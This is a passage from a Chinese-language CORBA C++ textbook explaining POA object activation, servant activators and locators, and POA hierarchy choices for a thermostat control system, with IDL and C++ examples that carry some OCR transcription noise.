在服务器关机时,按这个顺序创建我们的 POA 是非常有好处的,因为它确保了所有的 Thermometer 伺服程序和 Thermostat 伺服程序在 Controller 伺服程序前被释放。这是因为子代 POA 在它们的父代 POA 之前被撤消,并且,如果子代有一个 ServantActivator,它的伺服程序就将在父代伺服程序之前被释放。只为了跟踪设备号而不是为了跟踪 Thermometer 和 Thermostat 伺服程序,可以修改 Controller_impl,这样 POA 层次就不像在第10章 CCS 所实现的那么重要。但是,用这种方式创建的层次,就可以检验 Controller, Thermometer 和 Thermostat 伺服程序之间的关系,而不用不断地修改 POA 层次。在11.13节中将更详细地

讨论应用程序关机和伺服程序释放。

11.7.2 伺服程序注册

激活一个对象的最简单方法之一就是使用 POA 对象激活操作。使用这些操作，应用程序开发人员显式提供一个伺服程序来具体化将被激活的对象，并且根据 POA 的 IdAssignmentPolicy，POA 赋值一个 ObjectId 或应用程序开发人员提供一个 ObjectId。这两种激活操作定义如下：

```
module PortableServer {
    exception ServantAlreadyActive {};
    exception ObjectAlreadyActive {};
    exception WrongPolicy {};

    interface POA {
        ObjectId activate_object(in Servant p_servant)
            raises (ServantAlreadyActive, WrongPolicy);
        void activate_object_with_id(
            in ObjectId id, in Servant p_servant
        ) raises(
            ServantAlreadyActive,
            ObjectAlreadyActive,
            WrongPolicy
        );
        //...
    };
    //...
};

};


```

根据目标 POA 的策略，选择使用 activate_object 或 activate_object_with_id。

- activate_object 操作要求目标 POA 具有值为 SYSTEM_ID 的一个 IdAssignmentPolicy 值和值为 RETAIN 的一个 ServantRetentionPolicy 值。如果这些策略中的任何一个都没有所要求的值，activate_object 将引发 WrongPolicy 异常。
- activate_object_with_id 操作要求目标 POA 具有值为 RETAIN 的一个 ServantRetentionPolicy 值。如果 POA 没有这个 RETAIN 策略值，activate_object_with_id 将引发 WrongPolicy 异常。

如果 POA 的 IdUniquenessPolicy 设置为 UNIQUE_ID 并且作为一个参数传递的 Servant 已经存在于 POA 的激活对象映射(POA's Active Object Map)中，active_object 和 active_object_with_id 都将引发 ServantAlreadyActive 异常。因为 C++ 伺服程序作为 ServantBase * 传递给 POA 操作，所以 POA 使用指针比较来检查一个给定的 C++ 伺服程序是否已在激活的对象映射中。

下面的例子说明了如何为气温控制系统中的 Controller 接口创建一个伺服程序。首先，我们定义 ControllerImpl 类：

```
#include <set>
```

```

#include "CCSS.hh"

class Controller_impl : public virtual POA_CCS::Controller
{
public:
    // CORBA operations.
    virtual CCS::Controller::ThermometerSeq *
        list() throw(CORBA::SystemException);

    virtual void
        find(CCS::Controller::SearchSeq & slist)
            throw(CORBA::SystemException);

    virtual void
        change(
            const CCS::Controller::ThermostatSeq & tlist,
            CORBA::Short delta
        ) throw(
            CORBA::SystemException,
            CCS::Controller::EChange
        );

    // Constructor and destructor.
    Controller_impl();
    virtual ~Controller_impl();

    // Helper functions to allow thermometers and
    // thermostats to add themselves to the m_assets map
    // and to remove themselves again.
    void addImpl(CCS::AssetType anum);
    void removeImpl(CCS::AssetType anum);

    CORBA::Boolean exists(CCS::AssetType anum) const;

private:
    // Set type for storing known devices.
    typedef set<CCS::AssetType> AssetSet;
    // Set of known devices.
    AssetSet m_assets;
    // copy not supported
    Controller_impl(const Controller_impl & );
    void operator=(const Controller_impl & );
    // Helper class for find() operation not shown.
};

```

这个类的定义与我们在10.11.1所介绍的有一点区别。这个类使用一个STL set类型作为m_assets数据成员以保存所有已知设备的设备号。创建时，一个Controller_impl实例通过从一个文件(没有表示出来)读取设备的设备号并填写它的m_assets集。

接下来，我们使用Controller_impl伺服类来激活一个Controller对象。

```

// Create our Controller servant.
Controller_impl ctrl_servant;

```

```

// Create our Controller ObjectId.
PortableServer::ObjectId var oid --
    PortableServer::string_to_ObjectId("Controller");
// Activate our Controller.
poa->activate_object_with_id(oid, &ctrl_servant);

```

首先,我们创建 Controller 伺服程序。假定在 main 函数中我们直接在堆栈中创建 Controller-impl 实例,所以当 POA 仍尝试对它调度时不存在超出范围的危险。接下来,我们使用 string_to_ObjectId 辅助函数将字符串“Controller”转换成一个 ObjectId 来创建 ObjectId。最后,我们将伺服程序及它的 ObjectId 传递给 activate_object_with_id 以激活 Controller 对象。图11.7说明了通过 activate_object_with_id 调用在 POA 激活对象映射中所创建的条目的过程。




图11.7 Controller 的激活对象映射的条目

新的激活对象映射条目在逻辑上是一个密钥-数值对,它将密钥设置为对象标识符“Controller”(转换为一个 octet 序列),数值设置为 Controller-impl 伺服程序的地址。

不管它们取什么名称,这些激活操作能够在正确的环境下创建 CORBA 对象。比如,如果传递给它的伺服程序在 POA 激活对象映射中并不存在,那么对支持 SYSTEM_ID、TRANSIENT 和 RETAIN 策略值的一个 POA 的 activate_object 的调用将创建一个新的暂态对象。同样,如果传递给它的伺服程序在 POA 激活对象映射中并不存在,对具有 USE_ID 和 RETAIN 策略值的一个 POA 的 activate_object_with_id 调用也将创建一个新的对象,如在11.7.1节所介绍的一样,创建一个对象时,POA 需要新对象支持的大多数派生接口的仓库 ID。当使用 activate_object 或 activate_object_with_id 创建一个对象时,POA 从框架中获得新对象的仓库 ID,这个框架对每个 ORB 实现是私有的。

当调用 activate_object 或 activate_object_with_id 时,POA 调用你传递给伺服程序的 add_ref。POA 之所以这样做是因为当它有一个指向存储在激活对象映射的指针时,它需要确保没有删除该伺服程序。当 POA 不需要该伺服程序时,它调用 remove_ref 来删除伺服程序的引用计数。

使用激活操作创建对象时还有一个小问题:不管 activate_object 还是 activate_object

with_id 都不返回新对象的对象引用。要获得新激活的对象的对象引用的一个方法就是在 activate_object 或 activate_object_with_id 之后, 调用 POA 的 id_to_reference 操作。在下面的例子中, 假设在前面的例子中我们已经创建了一个 Controller_impl 伺服程序。

```
// Activate Controller object for SYSTEM_ID POA.
PortableServer::ObjectId var oid =
    poa->activate_object(ctrl_servant);

// Obtain the object reference for the ObjectId.
CORBA::Object_var object = poa->id_to_reference(oid);

// Narrow to the thermometer interface.
CCS::Controller_var controller =
    CCS::Controller::narrow(object);
```

像 activate_object 和 activate_object_with_id 一样, id_to_reference 操作要求 POA 具有 RETAIN 策略值; 否则的话, 它就会引发 WrongPolicy 异常。对象 ID、伺服程序和引用之间的其他 POA 转换函数将在 11.8 节进行介绍。

在用 activate_object_with_id 激活对象之后, 一个更容易的获得 Controller 的对象引用的方法是调用 Controller_impl 伺服程序的 _this。

```
// Create our Controller servant.
Controller_impl ctrl_servant;

// Create our Controller ObjectId.
PortableServer::ObjectId_var oid =
    PortableServer::string_to_ObjectId("Controller");

// Activate our Controller.
poa->activate_object_with_id(oid, &ctrl_servant);

// Obtain the Controller object reference.
CCS::Controller_var ctrl = ctrl_servant._this();
```

因为在这个例子中, 已经注册了 Controller_impl 实例来具体化我们的单个 Controller 对象, 调用它的 _this 只是返回已存在的 Controller 对象引用。这也隐含说明了 _this 是一个多功能函数。正如在第 9 章所看到的一样, 在正确的环境下调用 _this 可以隐式创建并激活一个 CORBA 对象。在这里, 因为 CORBA 对象已经激活, 所以它根本没有执行创建或激活, 它仅返回对象引用。

Controller 是显式激活的一个很好的候选方案, 因为它是一个单个对象。仅为它定义并实现一个伺服程序比定义几种 Controller 伺服程序管理器及一个 Controller_impl 伺服类并实现它们更容易些。进一步讲, Controller 是我们 CCS 操作的中心, 因为它提供对系统中所有恒温器和温度计的访问。这就意味着, 当系统开始运行时, 它几乎被立即调用, 然后它就立即需要一个伺服程序。

因为它提供了对所有设备的访问, 从本质上说 Controller 在气温控制系统中起到“入口点(entry point)”的作用。所以它需要是一个持久对象, 这样客户程序就可以连续使用它们的 Controller 对象引用, 即使我们为了维护或为了升级将整个系统关机然后重新启动它。如果我们的 Controller 对象是持久的, 那么它就必须在一个 LifespanPolicy 的值为 PERSISTENT 的 POA 上激活。

TENT 的 POA 中进行创建。这也就是说，必须为控制器创建一个 POA，因为 Root POA 不支持持久对象。

```

// Create a PERSISTENT LifespanPolicy object.
PortableServer::LifespanPolicy_var lifespan =
    root_poa->create_lifespan_policy(PortableServer::PERSISTENT);

// Create a USER_ID IdAssignmentPolicy object.
PortableServer::IdAssignmentPolicy_var assign =
    root_poa->create_id_assignment_policy(PortableServer::USER_ID);

// Create PolicyList.
CORBA::PolicyList policy_list;
policy_list.length(2);
policy_list[0] =
    PortableServer::LifespanPolicy::duplicate(lifespan);
policy_list[1] =
    PortableServer::IdAssignmentPolicy::duplicate(assign);

// Create the child POA.
PortableServer::POA_var ctrl_poa =
    root_poa->create_POA("Controller", nil mgr, policy_list);

// Create our Controller servant.
Controller_impl ctrl_servant;

// Create our Controller ObjectId.
PortableServer::ObjectId_var oid =
    PortableServer::string_to_ObjectId("Controller");

// Activate our Controller.
ctrl_poa->activate_object_with_id(oid, &ctrl_servant);

// Destroy our policy objects.
lifespan->destroy();
assign->destroy();

```

我们必须为 Controller POA 创建的两个策略，一个是生命范围策略（可以指定 PERSISTENT 值），另一个是 ID 赋值策略（取为 USER_ID 值）。所有其他策略类型使用默认值就足够了。然后作为 Root POA 的一个子代，我们使用这些策略来创建 Controller POA。完成这些之后，创建伺服程序并像前面一样用新的 POA 显式注册它。最后，撤消策略对象，因为不再需要它们。请注意，即使在 LifespanPolicy_var 和 IdAssignmentPolicy_var 类型的实例中存储了自动清除的策略对象引用，还必须显式激发 destroy 来撤消它们。这是因为_var 对象仅清除对象引用而不清除策略对象本身。

11.7.3 伺服程序管理器

对于某些应用程序，显式伺服程序注册可能是非常昂贵的；而对另一些应用程序，实际上是不可能的。这些类型的应用程序可能包含数千个对象，为每个对象创建并注册一个伺服程序可能需要太大的内存或需要太多的昂贵的数据库查找。还有一种可能，一个应用程序可能作为另一个分布式系统的网关，这样它就可能不得不动态地记住出现的对象，在一个外部

系统中创建一个新对象时,网关必须立即为它实例化一个伺服程序。在这两种情况下,在ORB开始监听请求前,这些应用程序将按实际向它们提出的请求的需求来激活对象,而不是必须激活所有的对象。

具有 USE_SERVANT_MANAGER 策略的 POA 允许它们创建伺服程序管理器来支持这些类型的应用程序,这些伺服程序管理器参与确定对象对伺服程序关联的过程。一个伺服程序管理器是一个回调对象,应用程序通过一个 POA 注册以辅助或替代 POA 自身的激活对象映射功能。当 POA 尝试确定与一个给定目标对象相关联的伺服程序时,它回调应用程序的伺服程序管理器来获得该伺服程序。

伺服程序管理器有两种类型。

- 对于 ServantRetention 策略值是 RETAIN 的 POA,伺服程序管理器对象必须支持 ServantActivator 接口。
- 对于策略值为 NON_RETAIN 的 POA,伺服程序管理器必须支持 ServantLocator 接口。

在详细描述这些接口之前,我们必须首先介绍一些支持 ServantActivator 和 ServantLocator 接口的 IDL 定义。

```
module PortableServer {
    exception ForwardRequest {
        Object forward_reference;
    };

    interface ServantManager {};
    // ...
};
```

ServantActivator 和 ServantLocator 的实现可能会引发 ForwardRequest 异常,表明这个请求应该由别的对象来处理,或者在别的服务器上。对于使用 IIOP 与远程客户程序和对象进行通信的互用应用程序,ORB 会将 ForwardRequest 异常变成一个 LOCATION_FORWARD 应答状态,控制请求的 ORB 将请求重定向为由异常 forward_reference 成员表示的对象。关于 LOCATION_FORWARD 更详细的内容可参看第13章。

ServantManager 接口是 ServantActivator 和 ServantLocator 接口的一个基接口。它的最初目的是支持这些接口的任一对象可使用 POA 进行注册,并使用单个操作集进行管理。

伺服程序激活器(Servant Activators)

ServantActivator 接口提供 incarnate 和 etherealize 操作:

```
module PortableServer {
    interface ServantActivator : ServantManager {
        Servant incarnate(
            in ObjectId      oid,
            in POA          adapter
        ) raises(ForwardRequest);

        void etherealize(
            in ObjectId      oid,
            in POA          adapter
        ) raises(ForwardRequest);
    };
};
```

```

        in POA           adapter,
        in Servant       serv,
        in boolean       cleanup_in-progress,
        in boolean       remaining_activations
    );
}

// ...

};


```

当具有 RETAIN 策略值的 POA 接收到对目标对象的请求时, 它查询激活对象映射, 确认是否已有该对象的一个伺服程序可用。如果没有发现该对象的一个伺服程序, 但应用程序通过 POA 已注册了一个 ServantActivator, 那么 POA 就调用 ServantActivator 对象的 incarnate 操作, 向它传递目标对象的 ObjectId 及它的一个引用。Incarnate 操作的实现或是创建一个伺服程序的一个适合的实例并返回它, 或者是产生一个系统异常或 ForwardRequest 异常。

由于 ServantActivator 本身是一个对象, 所以使用 POA 注册它之前, 必须创建并激活它。这里是 ServantActivator 伺服类定义的一个例子:

```

#include <poaS.h>

class Controller::impl;
class ThermometerActivator::impl :
    public virtual POA::PortableServer::ServantActivator {
public:
    ThermometerActivator::impl(Controller::impl & ctrl);
    virtual ~ThermometerActivator::impl() {}

    virtual PortableServer::Servant
    incarnate(
        const PortableServer::ObjectId & oid,
        PortableServer::POA_ptr          poa
    ) throw(
        CORBA::SystemException, PortableServer::ForwardRequest
    );

    virtual void
    etherealize(
        const PortableServer::ObjectId & oid,
        PortableServer::POA_ptr          poa,
        PortableServer::Servant          serv,
        CORBA::Boolean                  cleanup_in_progress,
        CORBA::Boolean                  remaining_activations
    ) throw(CORBA::SystemException);

private:
    Controller::impl & m_ctrl;
    // copy not supported
    ThermometerActivator::impl(

```

```

    const ThermometerActivator_<T> & t
);
void operator=(const ThermometerActivator_<T> & t);
};

```

像任何伺服类一样, ThermometerActivator_<T> 类从它的框架类派生出来, 在这种情况下它的框架类是在 POA_PortableServer 名字空间的 ServantActivator 框架。它重载了所有继承的纯虚函数, 它表示 ServantActivator IDL 接口上的操作。

incarnate 函数的实现必须检查目标对象对应的设备实际上是否存在。它通过调用 Controller_<T> 的公有的辅助函数 exists 来实现该功能。Controller_<T>::exists 实现只是检查已知设备号集中的设备号。这是必须的, 因为 ICP 网络不允许直接探测设备。

```

CORBA::Boolean
Controller_<T>::exists(CCS::AssetType anum) const
{
    return m_assets.find(anum) != m_assets.end();
}

```

如果在 m_assets 集中发现设备号, exists 返回真; 否则, 返回假。

伺服程序激活器的实现假定对象 ID 包含设备号的字符串。我们首先尝试使用 PortableServer 名字空间所提供的 ObjectId_to_string 辅助函数将 oid 参数从一个 ObjectId 转换成一个字符串。如果对象 ID 包含任何非法字符串字符的 octet 值, 这个函数就引发一个 CORBA::BAD_PARAM 异常。因为对象 ID 仅包含可显示的字符, 所以我们可以捕获这个异常并产生一个 CORBA::OBJECT_NOT_EXIST 异常来表示对象 ID 并不代表在这个 POA 中的任何已知的对象。假设 ObjectId_to_string 转换是成功的, 接下来就可使用一个 istrstream 来分析对象 ID, 以便将字符串重新转换成一个实际的设备号。

```

PortableServer::Servant
ThermometerActivator_<T>::incarnate(
    const PortableServer::ObjectId & oid,
    PortableServer::POA_ptr poa
) throw(CORBA::SystemException, PortableServer::ForwardRequest)
{
    // Check to see if the object ID is valid.
    CORBA::String_var oid_string;
    try {
        oid_string = PortableServer::ObjectId_to_string(oid);
    } catch(const CORBA::BAD_PARAM& e) {
        throw CORBA::OBJECT_NOT_EXIST();
    }

    // Get the asset number from the oid_string.
    istrstream istr(oid_string.in());
    CCS::AssetType anum;
    istr >> anum;
    if (istr.fail())

```

```

throw CORBA::OBJECT_NOT_EXIST();

// Does the object ID denote one of our assets?
if (!m_ctrl.exists(anum))
    throw CORBA::OBJECT_NOT_EXIST();

// Get the model identifier from the device.
PortableServer::Servant servant = 0;
char model[32];
assert (ICP_get(anum, "model", model, sizeof(model)) == 0);
if (strcmp(model, "Sens-A-Temp") == 0)
    servant = new Thermometer_implementation(anum);
else
    servant = new Thermostat_implementation(anum);

return servant;
}

```

然后,如前面所述的一样,调用 Controller_implementation::exists。如果它返回真,就使用 ICP 网络来确定设备的型号类型。根据型号类型,创建一个 Thermometer_implementation 伺服程序或一个 Thermostat_implementation 伺服程序。不论哪种方法,都是在堆中创建伺服程序,因为 POA 将在它的激活对象映射中保留一个指向它的指针,并且为了让伺服程序激活器工作,POA 必须具有 RETAIN 策略值。最终当调用 etherealize 函数时,调用伺服程序的 delete。

etherealize 函数的功能与 incarnate 函数相反,允许应用程序清除它们的伺服程序。通常 POA 调用 etherealize 是为响应通过 deactivate_object(即使该对象的伺服程序不是由伺服程序激活器创建的)显式地使一个对象失效或者响应 POA 本身的析构。etherealize 实现非常简单,它仅在调用 delete 前进行检查以确保伺服程序不再使用。

```

void
ThermometerActivator_implementation::
etherealize(
    const PortableServer::ObjectId& oid,
    PortableServer::POA_ptr          poa,
    PortableServer::Servant          servant,
    CORBA::Boolean                  cleanup_in_progress,
    CORBA::Boolean                  remaining_activations
) throw(CORBA::SystemException)
{
    if(!remaining_activations)
        delete servant;
}

```

同样,如果伺服程序使用实际的引用计数(比如由RefCountServantBase 混合类提供的引用计数)并当它的引用计数减为零时调用它自身的 delete,我们就能让 etherealize 激发伺服程序的 _remove_ref 而不是直接调用 delete。

在 POA 调用 etherealize 函数前,它先删除激活对象映射条目对应的目标对象。因为一个伺服程序可以同时具体化多个 CORBA 对象,所以如果该伺服程序仍然具体化其他对象并且这些对象仍然在其他的激活对象映射条目中出现,那 remaining_activations 参数为真

(非零);这样,就保留在其他激活对象映射条目中出现的伺服程序。如果 remaining_activations 是假(零值),就不能再减少伺服程序的引用计数值,这样仍使这个伺服程序对其他激活对象映射条目有效。如果 POA 调用 etherealize 响应它自身的失效或析构,那 cleanup_in_progress 参数为真,但在我们的例子中没有使用这个参数。当 POA 处于关机状态时,要执行额外的伺服程序事务管理的应用程序可以使用 cleanup_in_progress 标志作为所处状态的一个指示。etherealize 返回后,POA 就不能再以任何方式访问该伺服程序,因为 etherealize 已经撤消了它。

对于多线程系统,POA 提供了关于 incarnate 和 etherealize 函数调用的保证。这些保证可以防止 ServantActivator 在多线程中为同样的对象 ID 同时创建伺服程序的副本,并且它也可防止在多线程中同时释放相同的伺服程序。

- POA 不能从多线程对一个给定的 ServantActivator 同时调用 incarnate 或 etherealize。
- 当它已经处于执行它的 etherealize 函数调用过程时,POA 不能对一个给定的 ServantActivator 调用 incarnate,反之亦然。换句话说,POA 不能对单个的 ServantActivator 同时执行 incarnate 和 etherealize。
- 如果一个对象是直接失效的,POA 在 etherealize 完成前,对它的新的请求排队。如果对一个对象的 etherealize 调用是作为 POA 失效的一个结果,则对该对象所有新的请求都会拒绝(可参阅 11.7.6 节)。

请注意,如果在多个 POA 中使用相同的 ServantActivator,则 POA 将互相影响而不能支持这些保证。如果因为某种原因要在多个 POA 使用相同的 ServantActivator,那就应确保你的实现是线程安全的。出于对可移植性考虑,建议仅将一个 ServantActivator 用于单个的 POA。

伺服程序定位器(Servant Locators)

对于使用 USE-SERVANT-MANAGER 和 NON_RETAIN 策略值的 POA,伺服程序管理器必须支持 ServantLocator 接口。ServantLocator 接口提供了 preinvoke 和 postinvoke 操作:

```
module PortableServer {
    interface ServantLocator : ServantManager {
        native Cookie;
        servant    preinvoke(
            in ObjectId          oid,
            in POA               adapter,
            in CORBA::Identifier operation,
            out Cookie           the_cookie
        ) raises(ForwardRequest);
        void      postinvoke(
            in ObjectId          oid,
            in POA               adapter,
            in CORBA::Identifier operation,
            in Cookie            the_cookie,
            in Servant           serv
        );
    }
}
```

```

    );
}

// ...
);

```

具有 NON_RETAIN 策略值的 POA 并不将对象对伺服程序的关联存储在它的激活对象映射中,所以对于接到的每个请求,它必须调用它的 ServantLocator。它首先调用 preinvoke 获得一个要调度给请求的伺服程序。在请求返回后,POA 调用 postinvoke 来让 Servant Locator 执行伺服程序清除或其后期调用函数。直到 POA 涉及之前,由 preinvoke 返回的伺服程序只用于单个的请求。

在 ServantLocator 接口中定义的是 Cookie 类型,它是另一种 native IDL 类型。Cookie IDL 类型允许 ServantLocator 将一个 preinvoke 调用与它匹配的 postinvoke 调用相关联,Cookie IDL 类型在 C++ 中映射为 void *。作为一个 void *,Cookie 可以包含伺服程序实例和清除所需的 ServantLocator 实现的任何状态。POA 只是传递 Cookie 而不解释它。

POA 传递目标对象的 ObjectId、一个指向它自己的引用和被调用 preinvoke 操作的操作名。preinvoke 操作的实现或是返回一个执行请求的伺服程序,引发一个系统异常,或是引发一个 ForwardRequest 异常。此外,在请求完成后,它将 Cookie 输出参数设置为 POA 在 postinvoke 调用中返回给它的一个值。如果 ServantLocator 的实现不需要 Cookie 参数,它就不需要使用它。

与前面定义的 ServantActivator 接口相类似,我们可以定义一个 ServantLocator 伺服类:

```

#include <poaS.hh>

class Controller_impl;

class ThermometerLocator_impl :
    public virtual POA_PortableServer::ServantLocator
{
public:
    ThermometerLocator_impl(Controller_impl &ctrl);
    virtual ~ThermometerLocator_impl() {}

    virtual PortableServer::Servant
        preinvoke(
            const PortableServer::ObjectId &oid,
            PortableServer::POA_ptr          poa,
            const char *                   operation,
            void * &                      cookie
        ) throw(
            CORBA::SystemException, PortableServer::ForwardRequest
        );

    virtual void
        postinvoke(
            const PortableServer::ObjectId &oid,
            PortableServer::POA_ptr          poa,

```

```

        const char *          operation,
        void *               cookie,
        PortableServer::Servant servant
    ) throw(CORBA::SystemException);

private:
    Controller::impl & m_ctrl;
    // copy not supported
    ThermometerLocator::impl(const ThermometerLocator::impl & t);
    void operator=(const ThermometerLocator::impl & t);
};

```

构造函数初始化 m_ctrl 数据成员来指向单个的 Controller::impl 伺服程序。如在前面的章节中所介绍的 ThermometerActivator::impl 一样，在为它创建一个伺服程序之前，ThermometerLocator::impl 使用 Controller::impl::exists 函数来确保目标设备仍然存在。

preinvoke 函数首先检查可以转换成一个字符串的对象 ID，然后尝试从中读取一个设备号来检查结果字符串的内容。如果这两个过程中任何一个失败，就将引发一个 CORBA::OBJECT_NOT_EXIST 异常，表示这个对象 ID 对 POA 中的任何对象都是无效的。

```

PortableServer::Servant
ThermometerLocator::impl::
preinvoke(
    const PortableServer::ObjectId & oid,
    PortableServer::POA_ptr      poa,
    const char *                 operation,
    void * &                     cookie
) throw(CORBA::SystemException, PortableServer::ForwardRequest)
{
    // Check to see if the object ID is valid.
    CORBA::String_var oid_str;
    try {
        oid.str = PortableServer::ObjectId::to_string(oid);
    } catch(const CORBA::BAD_PARAM & e) {
        throw CORBA::OBJECT_NOT_EXIST();
    }

    // Get the asset number from the oid_string.
    istrstream istr(oid.str.in());
    CCS::AssetType anum;
    istr >> anum;
    if (istr.fail())
        throw CORBA::OBJECT_NOT_EXIST();

    // Does the object ID denote one of our assets?
    if (!m_ctrl.exists(anum))
        throw CORBA::OBJECT_NOT_EXIST();

    // Get the model identifier from the device.
    PortableServer::Servant servant = 0;
}

```

```

char model[32];
assert(ICP->get(anum, "Model", model, sizeof(model)) == 0);
if (strcmp(model, "Sens A-Temp") == 0)
    servant = new Thermometer_<impl>(anum);
else
    servant = new Thermostat_<impl>(anum);
return servant;
}

```

preinvoke 实现与上一节的 ThermometerActivator_<impl>::incarnate 函数是一样的。它用 Controller_<impl> 检查设备号以确保设备是有效的, 它通过 ICP 网络从设备中读取型号类型并返回一个合适类型的伺服程序。

请注意, preinvoke 可接收例子中没有使用的一些参数。除了 cookie 参数外, 它接收调用它的 POA 的一个引用和一个表示在返回的伺服程序上将被调用的操作名的字符串。如果要 ServantLocator 根据被调用的操作返回一个不同的伺服程序, 操作名就尤其有用。

postinvoke 实现仅调用了伺服程序的 delete。同样, 如果伺服程序使用引用计数, 这样当它的引用计数减为零时, 它调用它自己的 delete(可能通过从RefCountServantBase 混合类继承它的 _remove_ref 实现), postinvoke 能调用伺服程序的 _remove_ref 而不是直接调用 delete。

```

void
ThermometerLocator_<impl>::
postinvoke(
    const PortableServer::ObjectId & /* oid */,
    PortableServer::POA_ptr /* poa */,
    const char * /* operation */,
    void * /* cookie */,
    PortableServer::Servant servant
) throw(CORBA::SystemException)
{
    delete servant;
}

```

与 ThermometerActivator::etherealize 不同, postinvoke 函数没有必要为伺服程序是否仍在被其他请求调用使用担心。因为 POA 具有 NON_RETAIN 策略值, 它没有激活对象映射来跟踪伺服程序。这也就是说, 从 preinvoke 返回的 ThermometerLocator_<impl> 伺服程序仅用于可导致 POA 调用 preinvoke 的请求。

从多线程环境之间可移植性考虑, POA 为涉及到 preinvoke 和 postinvoke 调用提供了某些保证。

- 让 POA 调用 preinvoke 的请求只是 POA 使用 preinvoke 返回的伺服程序处理的请求。在请求完成之后, POA 将向 postinvoke 传递伺服程序。
- 对于一个给定的请求, preinvoke 的调用, 请求的处理和 postinvoke 的调用都在同一个线程中。
- 使用多线程的 ORB_CTRL_MODEL POA 不能防止对相同的对象 ID 的单个的 Ser-

vantLocator 所进行的 preinvoke 或 postinvoke 的同时调用。这就意味着,如果 preinvoke 从多线程中同时调用,ServantLocator 会导致单个的 CORBA 对象被多个伺服程序同时进行具体化。

伺服程序管理器注册

因为伺服程序管理器本身是 CORBA 对象,所以需要通过 POA 用它们的对象引用来注册它们。为伺服程序管理器创建一个对象引用的最容易的方法是隐式在 Root POA 注册它的伺服程序。

```
// Create our Controller servant.  
Controller_<impl> ctrl_servant;  
  
// Create a ThermometerActivator servant.  
ThermometerActivator_<impl> manager_<impl>(ctrl_servant);  
  
// Create a new transient servant manager object  
// in the Root POA.  
PortableServer::ServantManager_var mgr_ref =  
    manager_<impl>._this();  
  
// Set the servant manager for another POA. Because we  
// are registering a ServantActivator, we assume our  
// POA has the RETAIN policy value.  
poa->set_servant_manager(mgr_ref);
```

该例子说明了 ThermometerActivator_<impl> 伺服程序激活器的创建和注册过程。`set_servant_manager` 函数期望你给它传递一个 ServantManager 的对象引用。也就是说,伺服程序激活器和伺服程序定位器的注册看起来是相同的:它们都将 ServantManager 作为一个基接口。根据 POA 是否具有 RETAIN 或 NON_RETAIN 策略值,必须确保传递一个引用给正确的 Servantmanager 类型——ServantActivator 或 ServantLocator。如果传递了错误的类型,POA 就会引发一个异常。

与其他 POA 相关的对象不同,伺服程序管理器是标准的 CORBA 对象并且不是局部约束的。尽管如此,伺服程序管理器必须对于它们所伺服的 POA 来说必须是局部的。如果它们不是局部的,当 POA 调用它们时,它们就不能够创建和管理 Servants,因为伺服程序是局部编程语言对象实例。由于伺服程序管理器必须是局部对象,在 Root POA 下作为暂态对象创建它们,这样它们容易管理并且没有必要对它们的有效性和适用性加以限制。此外,即使可在 Root POA 下以这种方式创建一个伺服程序管理器,它也可用作任何其他 POA 的伺服程序管理器。

在 Root POA 下创建 ServantManager 对象的一个好处是可以确保服务器安全的关机。在服务器关机期间,子代 POA 在它们父代之前撤消,也就是说 Root POA 是最后撤消的 POA。因为具有 ServantActivator 的 POA 调用 etherealize 以便应用程序清除它的伺服程序,所以 ServantActivator 对象必须保留到注册所用的 POA 被撤消前的整个时间。换句话说,必须避免在使用 ServantActivator 对象所创建的同一个 POA 或该 POA 的子代中创建你的 ServantActivator 对象。实现这个目的最容易的方法是只在 Root POA 下创建它。

选择 POA 层次结构

在上一节中所介绍的使用伺服程序管理器注册的例子中没有说明哪一个 POA 是用于 Thermometer 和 thermostat 对象的。在 11.7.1 节所介绍的不用创建伺服程序的对象创建方法暗示我们必须小心地选择如何向 POA 分配伺服程序，这样才不限制我们创建对象和通过伺服程序具体化它们的选项。

首先，必须选择 Thermometer 和 Thermostat 对象应是持久的还是暂态的。因为 Controller 是一个持久对象，所以可以选择创建一个新的 POA 以使 Thermometer 和 Thermostat 对象是暂态的。在这种情况下，Controller 将起到一个引用工厂的作用，它向请求的客户程序分发暂态的 Thermometer 和 Thermostat 对象引用。然后客户程序将不得不始终准备着扔掉它们的 thermometer 和 thermostat 对象引用并向 Controller 请求新的。试图使用引用的生命周期已满的客户程序将会收到一个 OBJECT_NOT_EXIST 异常；这多少有点奇怪，因为不可能告诉你是实际的 Thermometer 或 Thermosta 设备已不再存在，还是只是引用已经无效。无论如何，在一个引用停止工作后，客户程序将不得不重新调用 Controller::find 操作来为感兴趣的 Thermometer 或 Thermostat 对象获得一个新的对象引用。请注意，这就隐含地说明了只有 Controller 对象引用可在对象服务，如命名或交易服务中进行广告，Controller 对象引用是持久的。广告 Thermometer 和 Thermostat 对象引用是没有意义的，因为它们的生存期很短。从命名服务或交易服务中查找过时的引用的客户程序将不得不回到 Controller，以获得更新过的引用。

相反，如果选择 Thermometer 和 Thermostat 对象是持久的，就解决了所有这些问题。客户程序可以保留 Thermometer 和 Thermostat 对象的引用而不必担心它们是否失效。因为它们是持久的，所以 Thermometer 和 Thermostat 引用可以有效地在命名服务和交易服务中进行广告，这也意味着，客户程序没有必要只从控制器中检索它们。只要几百到一千个 Thermometer 和 Thermostat 对象代表的物理设备在拆除或调换前它们处于使用状态，那么它们变成持久对象就是有意义的。

